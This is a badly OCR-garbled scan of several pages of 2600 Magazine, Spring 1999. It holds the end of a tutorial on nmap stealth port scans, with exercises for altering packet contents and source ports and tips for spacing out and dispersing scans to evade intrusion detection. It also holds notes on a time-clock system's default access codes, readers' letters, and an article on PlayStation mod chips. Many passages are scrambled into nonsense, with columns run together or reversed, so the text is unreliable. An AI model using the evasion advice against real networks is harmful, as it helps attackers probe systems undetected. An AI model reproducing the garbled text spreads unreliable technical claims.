(Side note: on an NT 4.0 sp3 system, I found no logged referrels to anything after a constent) scan. Her a frewall or content-before the NT box

could still grab anything off a connect() sear.)

Also, you should use the -P (fact scart) option in most cases. This will only check for services found in Jerc'services (besically like "Yershe"). This will minimise the actual packets sect. and really only check ports Officount.

Non-big Strends A2: On a Unix system take a peek in lette-services. You should beam the compage of a purit, and common part assignments (fip. refinet, smlp, dass pop, interpl. Also, what is "strebe"? Look it up - it's another scanning tool (a bit offer). What does it day is it steatify?

Elife Exercise #2: Show off your shaws accordingly of port numbers by constructing a reason port list via the 41 aption. For instance, or most systems SSEd (test which port is that!) and in relationsticts, so if you ward to detect it, you'll need to by add it to less services, or 21 specify it with 40. By the way, epically installations of SSEd give off the version in the barrate. And tigget problems with pre £2.26 versions... (as well as recent problems with the Korbston code in 1.2.26).

So, what about that detectable part? I run come tests against a few of my beene systems, just to see what the systems detected. I run Net-Yray to suid off the network to watch wher's gaing down the wire also.

Newton Exercise 45: The some contains on newwork suffices. What are some contrain ones out there? How does a switched assemble one-returnal sifest stilling?

Nine Everyine #1: Facility applaints. Read the naw output code, and be able to lidlew complete exchanges if you can, you do ment (or women). Well, here's gone simply results I'ver gotton.

SNN scan against Redlfat Lines 5.0 box

Scen is accurate in determining open pools but also leaves traces in the legs:

(cardog/messages:

- [4] 7 05:16:12 empő fipd[#H]: pegvernanz (in-fipd): Transport endpoint is no control and transport in the control of the co
- pal 7 05(16)13 empiri samed(341): accept: Connection road by paser
- nection room by peer Jul. 7 (0:16:36 amprilipd[352]; accept: Countriting ment to meet
- tion according peer July 0.0516536 tempri (logind[405]): Cap'r gor
- Jul. 9. 05: (6:56 tempri i degind[407]: Can't get pact name of remote host (Transpos Jul. 9.05:16:36 contri schd[408]: perferenzes: "transport endpoint is not connect's

Lystopidiceoms

- Jul. 7 05:16:12 empri in Nobest (405): connect from unknown.
- Jul. 7 05:16:35 empti incoverd[406]: warring:
- lyt 5 03:16:26 empti intrexect[405]; cuposet Even udstrawa
- Jid. 7 05:16:36 crapta intrlogand[407]; warning: pan't get citral address: Corones
- [a] 7 05:10:56 empri in:rlogin@[40][1: connect from unburewu
- Ful 7 (6:16:36 empti in rebt[408]: warnings can't per often zodnose: Counton's
- Jul 3 05:1606 empir ja sékd[408]: etembet from cuktrown

No detectable signs in logs, and accurately returns you fishing.

SYN was against Blin NY 4.0 sp3 bear

Returns scentral porchisting, however, MS DNS spits has events into the App event log source day, event log 2. Soft have no discription", and logist insert strings. Unless you specifically know that could be caused by por scanning, it's completely capstion.

"The description of Event ID (1) in Source (DNS) could not be found it constant the following insertion string(s): "

Leaves meeting detectable in the event logbut also fails to detect any open ports.

Nowhte Expense 44: If you can, try to setup 8. Onlie (Eigns) box, and familiarize gourself with the logs (in Avardegr) and services filter flood folders. Or set up an NT 4.0 server. By the ways spatiments service pack 3 was applied.

The Energies 44: OX, time to those of My. Itse of semple scene is fer from comprehensive.

See what you can find out against Solaris, HPUX AIX out Social if you a mail me the results.

My experience with the CDP year review to suck majority. It failed to report any decembe paratherings as Miland Lineau Biowerne, a packet capture of amap is. NI shows that or KMF "port amendicable" message is seed in response to a LDP rest to a nun-species part, but no rearm message is seed to expense to a specific that this span could work vs. NI, but the software in a working right, or not expecting it.

Elite Exercise #5: Figure out how to fix it. It near he as simple as identisting the default time-

Note that NT seems to "take in" UDP packcts to point with TCP services; i.e., a UDP to point 80 word pet so ICMP "port upreachable" mossage, but on Liaux, it will (both recoving web service). I mink this is published already, so I'll name on.

An interesting point is that every packet sont out contains the data "Hah"... Dis could be tiltered at the facewall (any UDF packs containing only "fath" alort systalments port scan).

Namely Exercise 85: The time exponsible for

Newton Expenses For the two expenses on the "blah" is \$20 as sample. Modify the source to have NULL's (0x00) instead of "blah". If next be, get a little issue to C.

After Exercise 46: So more creative, Shows random) junk in fee "Halt". Again, line 920 in

(to the same token, the SYN & SIN went is detectable one. First, every pecker comes from the same port (497/34).

Newbie Exercise 46° Both arraph and topight liste a videfice for MAGRO, PORT as 49724. Change in o another port. Careful Make sure you know what part combers are valid (What part ranges are reserved? What is the highest pert passable?)

Elite Expense PF: Obviously, add extra functions to change MAGIC_PORT for every parket year. And a Sint: sequential increases are detentable. Re creative... randomly increase beraced 1-5 posts, etc.

Also, every packet there's applicably some byes of home possing being "whelp require".

Modele Exercise #2. Again, change the "catesphoquiden" to some other random data. This stens. I suggested going to sell your suggests to look for it. I recommend you use the Unix command.

Spring 1999

Command the the command host prop". "grap" to line it. If you need more indo on this

socializary unknown, preferably random) data. With Energies W. Kind and change that to

port 49724 and comitting "QUIT"... (pseudo Jij. being usernedified source). As simple use from ter niles to obtavi a varálla canap scen (vanida Remember that it is very legation to set up fil-

get accurate results against a Linux box but not rate results against the NT hox. Where this the Linux box would log it, but you'll get acceeyearn is running and you did a FIN soun, you'd against an NT best And if you did a SYN scan there's a Cleaning If you don't know what OS a From the sample soops above, you can see

concept behind a newer program called arive and figure it out beforehand. This is the cally to steelth scans, so you have to be one-) with its severality against! Oh's respect dellier. his way improved to know what Ob

got it up and owning. Again, sig for Unix plac-Whithis Energies At: Locate gassa and try to

mail the your findings. haven't played with this much, so bonus if you equeso scan (other than Jaw packet dumps)? I is it loggable? Are there any assists signs of a The Sucreior #9: is quero issuff steeliho, or

there was a public post by Shodow concerning Also, not too long app (as of the writing this),

you a high they're government. Do a back for certain findings in regards to sourcing. Northic Expense 30: What Shadow! Give

cell and figure out how to still lay low under will awiid this. You need to wrate another brain proclam and then analyze the data for the past few material hard drive space, and they just log energy involves a few systems amning applying with alanns. I'll give you a bint... the Shadow system days to put scans regulate. No amount of stealth Greated, this isn't a herd four, and desorting one to desert seams as smell as two packets a sleet highlight from that document is that if is possible pocket a day seems would lead to tone of false One very interesting point I would like to

And, at this point, I want to make a public

dence supporting this claim within that document in scanning efforts." The sump, but I saw no evi-Number reports that "hankers are cooperating

gotter. They just happened to be scanning the they're doing coordinated steath scans against -got installations), or they weren't working toact be scanned (which Either these hogists are and port assignments (i.e., the same port should same igor at the same time. men tager, their shouldn't be say everlap in 12 the seems from different locations against a comsecurity stoppy (which I find load to believe if Abber 1: If two hockers tody were coordinate

those points. It could be one person spitring his scarning defines two spurpes and langelling souns back to the some larget fram two different (goographically separated) buses. are two people cooperating on the effect. Noticgoographic sources for a soon doesn't mean their of shops are from firing up two telest sessions as Philat 2: Just because there we two separate

End gripe.

how an inkling on what so do next. Let me finish this sectioning suriols with a few tipe: something of use. And I hope some new bios may CK, so what did we learn here? Higgsfully

you send clos. sleeps. De organized, and minimize the packets 1. Scauding any system, any puri twice is

doesn't result in two packets being sent close twoen packets (and make sure that randomness Make large amounts of possible randomness be-Stading packets of a fixed interval is should 2. Patterns can be mined and deduced

5. Patience is a virgo. Ope packet a may total

not sense organization) is practically a most And packet per system) every five days, leading to one tip 35 doesn't apply per source; it applies to packet to larged per day, with no everley). Source systems, you should coordinate so one sources as a whole (meaning if you have five 4. Dispersed sources (geographic) or pol, but

you should seen ports in oath; (or inverse order,) chings in a libear fashion, but there's no reason Standar goes with hig 42. 5. We are simple excellents, and asually only

say that one poster could be misrouted to alway comey and reliability it increasing. It's bard to even several. The account of a reastificity modern Remember in this day and ago, perwork offi-

> packet? is becoming rare - and paramola can easily deduce that the packet was actually planted.

galar), if I can belo, I'll try: But don't expect drwant to learn. I'll by to point you in the right detailed instructions on how to do anything. If you you want to e-qual the a question (police) the sofor non-districtive purposes, good for you. If box, "It you're a "bawbia" and you're tody in it change your grade in your school's computer. ing. Use this into wisely. No, it won't help you remember, als all above seeking info, and learn-No, it wen't help you arash your backlies. Winst I don't want to quote Mentor's Manifesto, but

and [5:3] can be adapted to spery packets as dointerpreter of choice. Kedus to Mall. strated above. Phus, it's in parl... which is my The lege program by Mud of Shop.com (is-

madi)-type seeds caudiff you snally at the packets." bat I'll leave this as another exercise). Knoos to ordput it actually closs more than just connect... has a great 10, but remember, WS Ping does confor newbies. He mentions use of WS Ping, which sur about pooling remote activaries. A good read Armageddon wrate an article in the same is

I'm probably pashing the "old" brink of the aven ago reader() greets to IM working the Dae in Regers Perk Take care kiddles. If one that form literally, since Let me digress about 10 years and do my

at a time instead of defaulting to the whole data-Those allow you to directly control end conflicte activated by clock out, 3 activated by both). door control (0 pointly: I activated by clock in, 2 no assigned 1 sutometric, 2 copaid, 3 paid), and (0 to 15 for hous guid on boliday), break type (8 then clock but mode, followed by holiday another Time - from page 11

ous workeneek schodules (max 1). Markweek Scheduler: Here you can set up vari-

SOURCE STREETS holiday? Well by adding the 0401 is now is a paid Holiday Schedule: What? April 18: 1801 9 part

day? Hore is where you add a few Just remember to make sure your PTO reliests paid breaks. Break Schedule: Hann, collecting books in the

is most likely a fire hazzed anyway. does and ring both for consentiones. Here is Signal Coutool: Time Band can be set to look where you modify those annuly doors - after all it

Rounding and Chertimes Always routd in year

DOW LINERS. Deplant Servings: Controls the defaults for all

coming of all the cropleyes. characters make sure the message expresses the These and Message: Just moved from another Change thair time to lit yours! Plus with only 20 lings 2000 and can't quite wake up in Sine?

curing that hole! fact that an one ever changed the default pass-Access Codes: Here is where you can remedy like codes. Bay ween life bession proud of you for se-

use your official spice. Farming Straight Nood in special access code to Have to call that number I historicardier and pracreinitialize everything back to factory defaults.

page start to be playing with these. If you have extend awardednessing at Earlies it would not be a where I saw this being used had the printer in the Idea, so go forth and Scarn. permission are reports seen preby seit-explana Manager options And since the operations ting the variety of reports available under the Time-Band but most of injuvolves decails on get-There is more information seathful on the







Letters - from page 39

tion of this ruly. Finally, we shall look at ACCOL. This story for A. we shall book so YY. It is in fact a number South Carolina. The risk however, is a whole other created for Lappings for a sixted abounty member in number ja kosuban 1961. Ole čirst digit beliga a 0. greater than 50, and jobs odd, which is alonely in viole-

if you have interested to a sociolity Williamy ID. Is was Stones Philingted Services ID, as even the hologram is he are personal to have displayed on your site or in your exception for structly perpension will be saturaging the notherable in the scanned version - making this a rate the 30 You will find that it is indeed a genuine United ong if perhaps you would wish for me to valuation a shot of this each from being out several simes and was working reliables of "000-00-000". I have managed to save issued to me about one occurs years upon with the inparty, as well as my other information which I find may In agent to your arrive or SSMs. I was wondering

ASS Joseph Strong Tollows Sure, and it so it, it has no won't be pile to

Netscape Issues

er may not except depending on whether you keen provi-ously delegable on meno.) This splifty information can reading/writing while Newcape is running, but can be when Nelsogn is agen harmon it is upon for said cache file. The the gives an access deciral irror percents the file if the gut forced on the first jurge sately detect when Netwage is stuff down. Naturage to dewod with should early, which shows the CRL of restrains information from your eached biles (which may false file be talks about being to impossed actually exclude so it doesn't mass up when you defers a your author included some emaneus information. The In the "Box To Hitle Fork Netsope" union (15%).

grow befor (or so I hope). Version 4 x Nesscapers can and those suggested by LR are pricearily about at the sympler way. As a xidabas, note that both the tips have to hide your USE that from? With an any event, beaution complish the same thing, and who many do you want (abviously the same he was using it has from betteres to me have two questions: why do all that when Melscape 4 one's favorite browser, Message Manageon Gowerer, . of remembering the URLs you have visited in everyspicerocally-labeled betters which may be found in the clear the history and location bank by clicking the conelifex rensons of Neccape, I'll assume that "NIX their Felic menu - Preferences thenu - Navigates irom (labeled In the Newspeartiste, J.P. offers a coundaboot way

> Clear History and Clear Location Ban respectively). To out of them. You that these out he done is one to stocks as hopeally do smooth, and fairly quickly if you martinize the keymine). Click look Clear Cathe bassing, then highland it (double-click Advancat, or select it sail pass the fight mercs and windows, and the Cooks item beneath it clearate eache, select the Advanced used isome press

Fire in the exphanicationy (Saline Con inStructions to 11) to options - Merwork Preferences menu. Index the の形字に多いは人気を取ったの言の to find out where this is. Usually, no to Cooker Cache lab, and do your business on (2) Saleta all the To also the cubic in NS3.x, you can enter (1) go

rupted quite Inquestly - when Wiedows crashes with Minute Oaks files. plained, and neither did I. Thus, it is quite safe to delete Nessage ranning at the time, usually it never comrembution from the mardian, but it also becomes one tent the Next only base I deleted it many times without Quitary to what I is soit for this leadly or depart

richte all Denorsoway URLs from the Iso Yofa. wzerNetsope/Neuroge Novigeted iRL Riskey and in, that this bay: HKEY_CURRONT_USER/Soft-Wind2 Registry Run regarditate that: State - Bun. Once family, to clear the location has, you get to lack the

Fine theirs Al Was

themselves. So in what way will we be helping three pline, actions, was most of all, to think theroughly about in the por just compress, is as demonstrate self-discithings I have ever learned when it comes to meet things samething new and again. But one of the most important the desprection. I know we all wont to completely bush thank you for keeping from special alies. Now that I am mend you on your constant struggle to be officially and then want ofter emanages to uteach our information syspage rates, and all bases; was breaking leases, would you side region if our country was eventuous by a speak people if we deploy our of the only says that they can bested and we don't like the way the leaders conduct doe't like the way the people of those countries got theq and China problems are being used as an except to that are standy in so much treate helps no one. The zer vegen. Taking down egenemeitschaus in deutsches 2500 and the other groups radio have said that the 1.500 their with that, I went to tell you be a I stand butly behind great, and shops brightens the day. I also want to comseast Tablek Chief and lead have enough problems as is demonstrate freedoms and their connection at the our and China's bits and obtaining and opinion is that we what you are doing. What do we find wood about inq First off, I would like to say that your response is

delen

Dear 2609/

being. The recent joint statement by sentous groups, in-The computer undergozend should not be self tages

> he applicated for the personal risks they both to high ground's serious exchered me, LoU's members should etaling 2000, non-lecturing the Legion of the Under who assisted the 190 is purling him in prison is beyond gale. How you was claim the execut high ground in inshiped only by your publishing of Justin Potension's arstatement was a disservate to the hadding community have been used with decision. Putting your page to that tight an issue that they felt stockely about liasteed they Keyin's campaign and then give credibility to somebody

20元年(197)

"Dasing Soon!" from issue 1862!

the - snobledge, is this referring to the recent estate,

sought. We should point out though, that your logic to happens, that experience and to be early inflorations and their material that he content plant they to hear to ken before and we must likely will again. It is not up to us to providing deep server in the same of makers. The same relies, considerly also will also it for its it would have ready consistency as wrong. That is a Class A failurg colliding with fixely. You ston't want us to constituen leafer the money constraint of our william belong the point also be the publical places from the rather making the faces kow this came about its for potential digest. Pepil's poten also to repair the alumage. We have no reguest of all on hers of LoC membelses realized this and acted no probeen anequesible to resear such while people old then it want as to point things from people who you we say things in the community that we find our energy but John The seal fact is that if we don't would more our

Dear 3500:

event in the computer gears since the managements of when you didn't cover side and devenight about ad when meding gains a few problems when this eponding probany anticles dealing with the Y2K bug? I have been boosel upon this cased ON This is the biggest single the Interpret of well as most of the communical systems loss of coast UNIX based gracins, what will be left of it the backing world. I was surprised in your last home lem and I will interested what the ramifications would be I placked up 15 4 and didn't see a people bout it! With the Statute and a potentional mod Apr. Rejusphore were

DRIEK CHRONE WITH BO JUNGAN Mean expect it, but on traceous the and incidentally trave legit riest such an arredoming will come when John there is because the second for a major amage and the factors for the If you let your life be complicate controlled by them company are always independent to contain things and is stand of the 1217 problem demonstrates making overhave something to self or some some of agenda. The pothe fire being actional train a plant to people the chief it is also the far one of the anest terrelional excellent

Observations

Dear 2000:

on Pipe Software," one of the provisions to the SSA is Per page 70 of your round published on Under 180cs

> yet members. If you buy in, you are immore. If that that they cannot bring charges against companies that ness of the for profit SPA organization. gives any more insight into the ellerants and enhance-

Irusty

year interesting perallish. depotent paylineary with all the send period for more

Depar 2000s I entired that on the cover of assure 15%, there is a

and every inch is complain, throught weekly a trum of ex-CA, sum: Everyching has meaning in our covers

Dear 2606:

ever here was no go to a "smart" eard rechnology, as in th our integrat, of all the wonderful advances they are Enjoy your sets six immersely. I work for the section of create and company (no. if and AMES) or disection bearing the contract of the contract auxiliables block when their and has been donen'i like 'chip' cante, but rigg you should hear the orypting the magnetic stripe. Now of the big companies tolks stealing manufacturing goods early and moveor how wonderful the new SET (Seeme Entryption guilting into the system. They go on about the new Java Massesson's end they never seem to time of relling on France, but, in recent cests, the great American public Technology) is going to be, but we will get rigged off by Decimalogy for the new generation of "smart" early, will

Basic I st of America, SuprassOciety, and FOONBO (seen ding, with Clery Claser, and Nancel Co., America Nationsbank, US Bank, Bank One Front USA seem, backers are just making sure those grays don't reservice is so both I think that by getting the thereby that we tracked a company would asking us not to bunds of monors most of the time of has gotten so had sesses on slitten that by credit is in the hards of a With all their mentry going through these institutions, it and it canbe will be in the backs of eight back from of 1989, approximately 60 period of the activity of the new generalism of cards. Here's the point. By the and haven't a uter what t'm refleing about when I mended main song and complanest slibeagh they are effeady! "bedroudh" over of these banks because the customer When I talk to the banks, 90 percent of the teps Catania Travelens, Chosa, Back

Thran Tell 2:

that I was uninformed on The made new microan equal level. I was brought up to this conseveral topics plece appasite of waar had thought. They treated me on people of the Publications 2000 Hadring was the corre of clitist countries was very placed to this gut that the that I was affected that the people there would be a building Lieuceady went so my ries 1630 meeting in Comm-

Spring 1999

toward things, and discovered that I do could share some of the information that it had calling amount up top

reads your magazine new bread set of groups like Light. formed regenerally in the public syn To Seat Diplicates sweetly with you were 15/100 to sweet your readers those was such an enspirational pines followed by an actiona by loved by presiden gridely by none other than Kingpin around no Seath abook I read the law usee. ple's operand on the backet community. My auto even there commissely and encycle even alonged a few prefalling page of Parindr saying that Copin hashings an organization that in any contentanaling has performed Explication polyesideal primarily with trig trustees. Why Control Code House Industries, while which is necessaria gue" of hackers to big business. This acticle was fel-"The Viscou Spoiled" there is memorial of the "selling giot figured 18 state secretting that was running As to 194 of 1860, in your opening a title entitled

Figure Q. Sample. So a shall come in the action is a shall come when the shall come when the shall come when the shall come in the shall come in the shall come in the shall come in the shallow more than the shall come in the shall come in the shall come in the shall come in the shall come which come the shall come which come shall come the shall come which in the shall act our can depth for.

(Near Syle)

Character the bisest Soure (18.4). The while regardus dealing with the media is a task that to expect state as average, with the media is a task that to expect state when of change is proported one to their this states with forward it is you. It may that be any were helpful than the Better Suissess Suissest the government has a business my off univery consumers, but it may be execut the earth in some cases. Managers News Chanall, 12 Sourt Sixth Street, Saise 1182, Managers N.N.5502. (C18) 511-5377 phone. (619) 341-5538 for this sourpartial experience that hears sourcestating complaints against color media, and it bears consistence complaints against solve the case of the world, I deposit how states as for the case of the world. I deposit how

Bev. Raddall Tin-eur Jugor Tharvewan MageZice

Cable Modems

Dear 2600

Time finished needing "Cable Modern Security" by Renear In the Witter 1998-1999 issue of 2000, and frankly, this is such a poetly retired article that I don't executively where to what a mpky

More of the article is simply wavey. To begin with it is true that most cooks companies with Yield if you've rainfully 1990. It is not part of my windown you. It's simply a maining and support issue, I are AIX at house on a UNIX worksholder - not even an Intelligence of a UNIX worksholder - not even an Intelligence of the sight, let should by Let City and not most ago over a other modern made by Let City and not most ago over a other modern made by Let City and not most ago over a other modern made by Let City and not most ago over a other modern experience. But not to their purchased that neglect swiking if I could be this, I was only that they didn't care what operating women I may as long as (1) I had a Wandows or Mac would also for the in-

stall net, who was trained on only those two, Q2 Fused MMCP for subheco basing, Q3 is notified the mid frag Faboract MMC pathods were to change, and Q41 didn't interest with acquire either winders to had to be more a Who's PC to do the install, don't just acceled with my MCS for and used "Alder" to writhe Eden set wildness to be the same as the EC 1'd becomed and I was up and

To an extensible propulation with being to write install procedures for handleds of difficult compacts types and configurations and for hundreds of install personnel. We a more resident projetor. I finding it to the fewert wholess mitigates some of the grief. Tenton Pr

The MAC address is not at all a "password." It's just a key into the DHCP denotes to step incit of It's traces. This has reading whatsactors to be with security in any force. It's not a password to log into expelling expertent. It has everywhing to do with note of a addressing which is a very difficult problem, experiedly when you have a population of leadly FC even maining speciality, systems that do not allow for remote administration.

"Megalith" (converted ong) what off the six provide app due to infighting imming their founders. Furturately, at least with Medicate, you don't need this objection (NS service A search and comparation for medical control of the best offer to some use auditor for menting at web page his research Collection on bailey access for PSF foliation to the beauty object to use my should DHCD subheasing to use my should DHCD subheasing.

No, the IDECP lease time (x) has called a "TIL" please see RPC 2102) is not raced to discourage bright or 2pd. For had the sense if address for matable. The least time is there to allow for nativarie remarks into Tales subset Factor has been realterated at least these times now as the number of subsections are general. Postpose a burset to submap faces time, address national to submap faces time, address nationals.

No. the PROM on acreer's interface earls does not land-early the wildness. This is not used has mour been true. Ethernet connellers are unable to read a PROM or beet care. Insend, your software reads the SROM and beet care. Insend, your software reads the SROM and oppies the MACO subtract into the Ethernet connection when the diversity looks with the teason the PROM is there is not'd prevent the use of additional others; but to all the that manufacturing to prevent acceleration that manufacturing transferance and the year is software own MACO address; then that driver is at least place? I work own MACO address; then that driver is at least place?

No, it is not possible for MAC addresses to halo out of your even internal agreement of your terraining your beauty a market fact and your source of the analysis of your even internal agreement of a section of the analysis of a section of a bridge (also known as a section). MAC addresses on IP networks are semply not copied between interviews they've implied book to a link. Beauties day poshed between interferes based on the Paderiantion address, and the copied packet is pheal the MAC addresse of the interfere on which the agent sent. If a best, it may also discovers both off of my AIX but using SEC 1918 addresses and a SECKS service if were'n perfectly, and course to

Signification (2) Lused Signification of the orbit network behavior from the orbit network of the first the orbit network behavior for the orbit of the orbit of

Of course, if strangs IP subhroom had get jote the gable excepting Sintivité dut to a couring misconfiguration, they might possibly course taking, but I've done some stranging on the colds here, and there are usual angunifigured codes on just this me again. If they could should this tesse at all, that probably wouldn't be true.

No, if a new trail peachly for you receipe a service either MAC soldress by walking on another appropriational deduce, PAAC addresses are lessed to willing. The assertion orderwise trainers a produced ignorance of the reprints.

No, the Lance Effects chipset is not made by DEC, it's mode by AMD, Digital's 10:000 chipses in the 21140011141, and is commonly called the Bulg.

No, there is shadataly no indication outside of the another when the lathertest controller is, put into premise now meet. This craits source of the article is purchase, which is purchase, and the first of all. Fibraries controllers are extraor diractly stupid decrees. They know eathing of ARP, he carrie UDP Those are protocola explicit and only in software. Security, they sharps receive all packets the additional that is number packets accountly, they sharps treated and its absolutely false, that TISO or 4000 series Craco can desire they either mode, Whether total you that was either accounted or interpretably crafts of the protocolor of the protocolor

No, it's not possible to run deel nodes at the some time with the same factor will happen in a pleasurement between as "stiping." When you seed a pleasurement between as "stiping." When you seed our TCP products to some nearest dynamics on, it will attempt to really to you. When the router sends this capty and the other mode configured with the other condensated with you IP stellness, both you and the other mode configured with facts same MAC actives will receive it. Since the other mode is not expecting the protect, it will fail to demand a stell contraction, and a will send insule a TCP RAT (we settling and counter to this to a normal part of TCP tapet powership, and counter to dischard without reservings both our TCP stack and your TCP contraction to provide the between your TCP contraction to provide the the contractor.

As for encrypting closes, sell, that the only decits incommendation in the practe. The using set now for matter begin service, and pup for encrypting mail to tensity size. If you can over public notworks at all, string encryption is the only day to go.

James Carlson Consulting SAV Employer IronDridge Networks Lexington, MA

Netware Feedback

Dear 2660:

The from an acid 2007 resides for gotte some time, and atthough I may have existed an issue or two, The resembling problems purchasing it at any D&N.

beauted to make a few corrections and constraint

TOTAL NEW PARTICIONS Pandered box with the release of Service Pack 5, in still serven, or installing products, I personally should trink erating system upgrade down I done with increased a predy medastamegráficana NiaWyry 5, And wbył go Compared to other operating systems, which of RAMA is created hardware requirements to run NewYork St. Charladex. 24rd 3dy by Lyanment is regarding the in-Nations (1.14). Phase their site at a programme orgapin quair than say burgharana (which was designed for iš a začne supėristigadad mathad od pesfiloming successfy Pandora's box for Met Ware 4, 13, Although Novell books this is a flow in juve Specially Silvers fails to execution branging the server to its larges while refracting the dowsNII, ChresideOpe is our set a background throad Slove[b] "This is simply not true. Unlike the OUI in Winstorages of Consoledite as one of Java's buggest formore, regarding ConsoleOne. Khyron armituses the This provides some provestion against inadvertently egarding the "Fun with NetWare S" article. First soul

Table the bottom line of your action is bescrally. Notifiers is notly an assume as you make it. This sports to be true such any MUS (filtrax, Notifiers, Whatbook NT and others). Use tough passwords that are not at end of these your server, up (and use "tend member -!" In the uncovers only and only provide respect to those trustments, theselfs for password) your passe assumes, resome the administration of the services. This these fundamentals go for any law that employs assumely.

rodbog

1

Landwriting to regards to the another in 1% denoted Tun With Newware 5" Rayada werke a postparticle, but his replanation of SUS may not have been made after any expert on the newwest Table and recordy true. Say we serve on the newwest Table and recordy true. Say we have two process - we'll call them Dragon and Reutherap, for lack of weather name. We'll use the logic name flutz: If we want to log in to Dragon, but we wheatly we technical to Reutherap, at the logic prompt we would apact "Bentlerap thant" (without quotes) and it would another to the part of the many than a prompt. The process of the are already at a command. I prompt. Then the part of the process. They this was a wurshwhite concribe.

80 m A2

Send your letters to: 2600 Editorial Dept. P.O. Box 99 Middle Island, NY 11953-6699 or letters@2660.com

Spring 1999

People who was unlocky enough to participate in Country Art Wiles proposed discovered that like containing their names could name to some places many begins and addresses were. With completely respective self-to-way a malescan week site, the become of proposition of the way a malescan week site. The become of proposition is the united to the above tell are being considered.

the physics of the Missa Colombiae exemition (both Biller) R-VO sizes to their I seeked on our property bytection. But perspecting light-history and to be present exemptions that would pushe million to push to person of denoting plant schemes. In the present of the administration of the schemes with the person of the State Papartonian interfaces of instructional account interfaces of instructional account and the scheme flag and the final State parameters as 1987.

has in Fillacking as Bell Administration approximate to the disting public of province disting your company code. a place number to encreased code, why should (s) have de with thirtees. Since you restrated neighbor may get a formalist party and blood sevent so practically with you don't have be that the 19 Whee, the party one who has so deal it plus the old week order confriend passed you will got in that in this something to area code when it's news, been mocessary, before, the THE THE PARTY OF THE PARTY AND and content from which the area code in year enemedant and forme professional production many server disting of ing the semicy had note area code system (Implementing serviced up the United States phone statem by destroy of seven digit diving. The genuties who stready exest surveys that will lead to the excellent enrighten ture. What are they? A royal pain in the say, we unding to Better that everybedge be interpretationed equally. At Son Phriston and New York Water to Solder below this Particles and Chicaloghia and the way spiritual with Oranly getoms we importing the wave of the fig-

Politic feel (now part of SEC Communications) has been emptying in deceptive sales processes theory in submanifest (Brainess Response Ex. of St. Louis) according to constant groups. Since only 12 persons of the Bell's contenents groups after so Coffer ID and 44 years and have signed up for the privacy feature that Market their number that being seat when emissing calls, the

if they dight a united it magnetics increased Pur Ball one of qualifieds being switched off of complete clocking this accountifully. By charging the details series, our methods from being displayed Caller 1D becomes less pressure is an After all of too many people soop them part the public county Commission has gother espects SOUR CHARLE STATE OF Attoropic Coll Regardion (with forth college to the Bet has foun trying to force till suchnelogy on conleaded complete blacking. Other examples of they I've markets with the parces of these people who had sobeing the late which they wanted the late would their namber blocked. Company Cocking does somers wealthere to dail not before every call if they destining, switching to schooling blocking them and exemples; he solvetice Stocking. The absendity of this is form the triumerhater offered a "foor appeale" lives of a value to those juying for the service. Recess calls produce the product and the formation of the conmask per heig helder the emplete blocking option survey of the plant of the contract of the con lunder sould be more likely to send flesh the elect e-en ereal wer procession These we the moins on

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If you've one of the colligers of Physician (1988) owners out there, good news - you can "larek" your PSX with the addition of a "most" or "pie" thip, cushing you to play hedeed up (abone) PSX games, and more impersuedly import games. And, at a faction of the case.

Mackymoun

If anyone is going to know how a CD-Romdrive works, it's going to be Sony, and so you shouldn't expect copying a Playeration game to be easy. Sony incultaneously discs it try to detect of a copy protection scheme. When you got a CDino your PSX, are only that it tries to detect the country code on the CD as well. Logitmately backed up your PSX game, your eriginal CD is now ruined, and you want to play the backup? Tough, Bought the later race Eit impact from Japan and want to play it on your PSX? Tough, Tough, that is, until you've modified your PSX with what is referred to so a mod daip.

MUL CHAS

Mod chips are acid on chips that you can purchase off the Latenast and install into your PSX on allow it, to glay both backed up and imposs games. When you have on the PSX, the chip tells the PSX to ignore whatever it finds during its protection/country checks, and go abased and play the game. Med chips on the internet can not you under from Si to Si0, depending on who you order from Si to Si0, depending on who you order from they you order, and how many chips you order, they past experience has been to sliveny order more than one chip—there's founds; surpeone else who wants that PSX modeled.

Installation.

Now both's tipe fire part. If you haven't taken Soldering 101, then probably a \$150 Haystarion 1811 the place to learn Dyds, science trachers, and to-tech graduates are great people to have high you. Most mod chips name with restourtions, but the hasis give is that you are going to

open up your PSX, solder four wices from the oblig to the motherbased and then put the whole mass hack together and hopefully have it at it boot up.

RESERVE

Well first of all, the obstaces risk is that of screwing your FSX up. An extra drop of solder here or those will surely sense things up. I have use trised who madded his FSX and now it won't see his memory eard sity at all 1 hed another thind who avoidantally guilted and broke a wire inside the machine ... math. You can taink of your own soldens to be able to count your FSX has? to Well Mart and exchange it for a fresh one, but the obviously postured method is no net faber up your PSX to the that place.

What Does All This Mean!

In Isyman's Jonus, case your PSX's modded you on play any PSX's D, copy, original, import, whatever, With a PC, a CD-R drive, a copy of CDR-Win, a Blockbuster card, and a stack of black CD's, a gay could really increase his PSX collection in a hurry. There are planty of EFNot character (#958, 4)soiler of PSX games. Be watered though, PSX games of PSX games. Be watered though, PSX games of expect to be welcomed with open arms at 55k. You can also get logal CD imports from oversess, which your FSX normally would'd's play. Many games like Busticia black II and Street Boarders are released to mooths in advence oversess.

Final Thoughts

Like console copacts, modding your PSX (although voiding your warranty) is technically legal, when used in the context of bucking up your own personally owned genes. Chances are very few people use them inside those house-aries, but as fong as there is that givet of legality, you can still get anod chips without much basels (about the same as getting a toos dialor there days). So if you're a Crash Burdicoot facund don't give a tip about that little rad hat setsing Maria, you too can enjoy the foreis of backing your console.

Spring 1999

2600 Magazine

Page 54





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ROUTEST '99 is a computer country convention taking place May 2d 13, 2003. Many of the besters in the executely field will be giving preaches and many detents are planned. For more information, place with resultant field and control for intermediate states.

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